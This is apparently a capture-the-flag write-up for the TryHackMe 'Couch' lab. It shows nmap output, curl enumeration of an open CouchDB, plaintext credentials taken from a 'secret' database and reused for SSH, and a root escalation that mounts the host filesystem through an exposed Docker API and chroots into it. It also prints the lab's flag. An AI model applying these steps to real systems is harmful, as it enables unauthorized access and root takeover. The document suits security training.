
Hack into a vulnerable database server that collects and stores data in JSON-based document formats, in this semi-guided challenge.
| Title | Couch |
|---|
| Description | Hack into a vulnerable database server that collects and stores data in JSON-based document formats, in this semi-guided challenge… |
| Points | 270 |
| Difficulty | Easy |
| Maker | stuxnet |
Summary
Couch: in this machine we are introduced to a misconfigured a couchdb, through learning about couchdb, and reading its documentation, we identify a secret database that has valid credentials, through credential reuse we take over the user flag, for the root flag, there was already a docker spawned as privileged, we just needed to escape it by changing the root directory.
Enumeration
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
| ┌──(azadin㉿kali)-[~/tryhackme]
└─$ nmap -p$ports -sC -sV -Pn -n 10.10.54.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-04 15:11 UTC
Nmap scan report for 10.10.54.16
Host is up (0.20s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 34:9d:39:09:34:30:4b:3d:a7:1e:df:eb:a3:b0:e5:aa (RSA)
| 256 a4:2e:ef:3a:84:5d:21:1b:b9:d4:26:13:a5:2d:df:19 (ECDSA)
|_ 256 e1:6d:4d:fd:c8:00:8e:86:c2:13:2d:c7:ad:85:13:9c (ED25519)
5984/tcp open http CouchDB httpd 1.6.1 (Erlang OTP/18)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_http-server-header: CouchDB/1.6.1 (Erlang OTP/18)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.16 seconds
|
we have CouchDB/1.6.1 which is a database management system running on 5984.
I don’t know much about this, so time to read the documentation: https://docs.couchdb.org/en/stable/
and according to the documentation, the path to web administration tool is _utils.
next we’re looking for the path to list all databases.
It’s always a good idea to poke around when you’re not familiar with something, it’s a learning opportuniy
in the configuration, I searched for ‘all’ and found it _all_dbs.
1
2
| curl http://10.10.54.16:5984/_all_dbs
["_replicator","_users","couch","secret","test_suite_db","test_suite_db2"]
|
User Flag
now let’s access the secret database, and see what’s in there :

and we found credentials : atena:t4qfzcc4qN##
we use them to ssh to the machine, and we get the user flag.
Root Flag
classics, let’s see the .bash_history :
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
| atena@ubuntu:~$ tail .bash_history
apt-get remove redis
nano root.txt
exit
sudo deluser USERNAME sudo
sudo deluser atena sudo
exit
sudo -s
docker -H 127.0.0.1:2375 run --rm -it --privileged --net=host -v /:/mnt alpine
uname -a
exit
|
the user spawned a docker listening on port 2375 with –privileged, at this point we can just do the same and switch the root directory to that of the host system instead of /mnt and launch a shell as root.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
| atena@ubuntu:~$ docker -H tcp://127.0.0.1:2375 run -it --rm -v /:/mnt alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# cd /root
# ls -asl
total 24
4 drwx------ 3 root root 4096 Dec 18 2020 .
4 drwxr-xr-x 22 root root 4096 Oct 24 2020 ..
4 -rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
4 drwxr-xr-x 2 root root 4096 Oct 24 2020 .nano
4 -rw-r--r-- 1 root root 148 Aug 17 2015 .profile
4 -rw-r--r-- 1 root root 26 Dec 18 2020 root.txt
# cat root.txt
THM{RCE_us1ng_Docker_API}
# exit
|
I just wanted to showcase this useless trick in this case, of course we always can read the flag just from /mnt/root/root.txt, sicne we’re mounting the file system to /mnt